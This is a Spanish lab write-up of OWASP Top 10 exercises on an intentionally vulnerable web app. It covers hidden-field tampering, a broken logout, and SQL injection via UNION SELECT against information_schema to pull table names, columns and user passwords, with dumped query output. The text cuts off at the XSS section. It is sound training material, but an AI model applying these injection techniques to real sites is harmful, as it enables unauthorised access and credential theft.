

Domina Ejercicios de Red Team: Explora las Vulnerabilidades del OWASP Top 10

[Broken Access Control - Insecure DOR\(Change Secret\)](#)

[Identification & authentication failures - Broken Authentication](#)

[Gestion de cierre de session](#)

[Injection - SQL injection](#)

[Inyección con UNION SELECT](#)

[Obteniendo el nombre de las tablas](#)

[Obteniendo el nombre de las columnas de una tabla](#)

[Obteniendo datos sensibles](#)

[Injection - Cross-site scripting \(XSS\) Reflected GET and POST](#)

[Inyectar el Script XSS en el Formulario](#)

[Cross-Site Scripting \(XSS\) Reflected \(POST\)](#)

[Security Misconfiguration - Local File Inclusion\(LFI\)](#)

[Server side request forgery - port scan](#)

[Insecure Design - Login Page](#)

[Fallos de criptografía - Hashing Débil de Contraseñas](#)

[Security Logging and Monitoring Failures](#)

[Vulnerable and outdated components](#)


[Ataque de fuerza bruta](#)

Broken Access Control - Insecure DOR(Change Secret)

The screenshot displays a web application interface for a 'buggy web app'. The main content area shows a form titled 'Insecure DOR (Change Secret)' with a 'Change your secret.' label, a 'New secret:' input field, and a 'Change' button. A green message below the button states 'The secret has been changed!'. The browser's developer tools are open at the bottom, showing the HTML structure of the page. The form is generated by a PHP script, and the 'Change' button is a submit type with the name 'change' and value 'Change'. The developer tools also show the CSS styles for the form elements, including a 'font-color' property set to 'green' for the message.


En el editor de HTML del inspector podemos cambiar los elementos ocultos que hacen referencia al usuario que se va a modificar y cuando se hace un submit coje esos datos modificados en vez de los originales y cambiar cosas diferentes.

Identification & authentication failures - Broken Authentication




El login y el password están ocultos en el propio texto.

Gestion de cierre de session




Te redirige a la página de login.




Pero si vuelve hacia atrás, te vuelve a la página de logout con las credenciales de usuario activas. Al hacer logout habría que borrar la información del usuario para que cuando intente volver hacia atrás o mediante la url intente entrar en sección de admin, lo bloquee porque no tiene ya la información del usuario.

Injection - SQL injection




Al hacer una búsqueda en el campo, vemos que en la url añade el valor asociado al campo y el action.




Con el order by buscamos de 1 en 1 hasta que encontramos un error que nos dice el número de columnas que es menor al último número buscado que tiene la bbdd.

Inyección con UNION SELECT




añadiendo UNION SELECT a la url nos devuelve el nombre de la BBDD.



cambiando los valores devueltos del UNION SELECT podemos obtener otros datos como el usuario de la BBDD.

Obteniendo el nombre de las tablas




En el mysql del servidor vemos que tenemos una BBDD en el cual están todas las tablas creadas en el servidor.

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
CHARACTER_SETS	3	5	4	Link
COLLATIONS	3	5	4	Link
COLLATION_CHARACTER_SET_APPLICABILITY	3	5	4	Link
COLUMNS	3	5	4	Link
COLUMN_PRIVILEGES	3	5	4	Link
KEY_COLUMN_USAGE	3	5	4	Link
PROFILING	3	5	4	Link
ROUTINES	3	5	4	Link
SCHEMATA	3	5	4	Link
SCHEMA_PRIVILEGES	3	5	4	Link
STATISTICS	3	5	4	Link
TABLES	3	5	4	Link
TABLE_CONSTRAINTS	3	5	4	Link

Buscamos las tablas que existen en las BBDD del servidor.




En la consulta le decimos de obtener el nombre de las tablas que tenga en information_schema.tables y que esos resultados están en la base de datos que estamos usando.

Obteniendo el nombre de las columnas de una tabla


TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	ORDINAL_POSITION	COLUMN_DEFAULT	IS_NULLABLE	DATA_TYPE	CHARACTER_MAXIMUM_LENGTH	CHARACTER_OCTET_LENGTH	CHARACTER_SET_NAME	COLLATION_NAME	COLUMN_TYPE	COLUMN_USAGE	COLUMN_COMMENT	COLUMN_PRIVILEGES	COLUMN_USAGE	COLUMN_USAGE
NULL	information_schema	CHARACTER_SETS	CHARACTER_SET_NAME	1		NO	varchar	64				varchar					
NULL	information_schema	CHARACTER_SETS	DEFAULT_COLLATE_NAME	2		NO	varchar	64				varchar					
NULL	information_schema	CHARACTER_SETS	DESCRIPTION	3		NO	varchar	60				varchar					
NULL	information_schema	CHARACTER_SETS	MAXLEN	4	0	NO	bigint		NULL			bigint					
NULL	information_schema	COLLATIONS	COLLATION_NAME	1		NO	varchar	64				varchar					
NULL	information_schema	COLLATIONS	CHARACTER_SET_NAME	2		NO	varchar	64				varchar					
NULL	information_schema	COLLATIONS	ID	3	0	NO	bigint		NULL			bigint					
NULL	information_schema	COLLATIONS	IS_DEFAULT	4		NO	varchar	3				varchar					
NULL	information_schema	COLLATIONS	IS_COMPILED	5		NO	varchar	3				varchar					
NULL	information_schema	COLLATIONS	SORTLEN	6	0	NO	bigint		NULL			bigint					
NULL	information_schema	COLLATION_CHARACTER_SET_APPLICABILITY	COLLATION_NAME	1		NO	varchar	64				varchar					
NULL	information_schema	COLLATION_CHARACTER_SET_APPLICABILITY	CHARACTER_SET_NAME	2		NO	varchar	64				varchar					
NULL	information_schema	COLUMNS	TABLE_CATALOG	1	NULL	YES	varchar	512				varchar					
NULL	information_schema	COLUMNS	TABLE_SCHEMA	2		NO	varchar	64				varchar					
NULL	information_schema	COLUMNS	TABLE_NAME	3		NO	varchar	64				varchar					
NULL	information_schema	COLUMNS	COLUMN_NAME	4		NO	varchar	64				varchar					
NULL	information_schema	COLUMNS	ORDINAL_POSITION	5	0	NO	bigint		NULL			bigint					
NULL	information_schema	COLUMNS	COLUMN_DEFAULT	6	NULL	YES	longtext	4294967295				longtext					
NULL	information_schema	COLUMNS	IS_NULLABLE	7		NO	varchar	3				varchar					
NULL	information_schema	COLUMNS	DATA_TYPE	8		NO	varchar	64				varchar					
NULL	information_schema	COLUMNS	CHARACTER_MAXIMUM_LENGTH	9	NULL	YES	bigint		NULL			bigint					
NULL	information_schema	COLUMNS	CHARACTER_OCTET_LENGTH	10	NULL	YES	bigint		NULL			bigint					
NULL	information_schema	COLUMNS	NUMERIC_PRECISION	11	NULL	YES	bigint		NULL			bigint					
NULL	information_schema	COLUMNS	NUMERIC_SCALE	12	NULL	YES	bigint		NULL			bigint					
NULL	information_schema	COLUMNS	CHARACTER_SET_NAME	13	NULL	YES	varchar	64				varchar					
NULL	information_schema	COLUMNS	COLLATION_NAME	14	NULL	YES	varchar	64				varchar					
NULL	information_schema	COLUMNS	COLUMN_TYPE	15	NULL	NO	longtext	4294967295				longtext					
NULL	information_schema	COLUMNS	COLUMN_KEY	16		NO	varchar	3				varchar					
NULL	information_schema	COLUMNS	EXTRA	17		NO	varchar	20				varchar					
NULL	information_schema	COLUMNS	PRIVILEGES	18		NO	varchar	80				varchar					

En la tabla de COLUMNS de information_schema tenemos todas las tablas creadas en la BBDD.




En la consulta de la URL filtramos por el nombre de la tabla que queremos obtener los nombres de las columnas y en el select que nos muestre esos nombres.

Obteniendo datos sensibles




Con la consulta SQL de la URL podemos obtener la contraseña de los usuarios, pidiendo en el select el nombre de las columnas y que se saca de la tabla.

Injection - Cross-site scripting (XSS) Reflected GET and POST



Vemos que los datos añadidos en el formulario al hacer submit estos se muestran en la URL y no sale un mensaje con el nombre y el apellido añadidos.

Inyectar el Script XSS en el Formulario



Al añadir en los campos

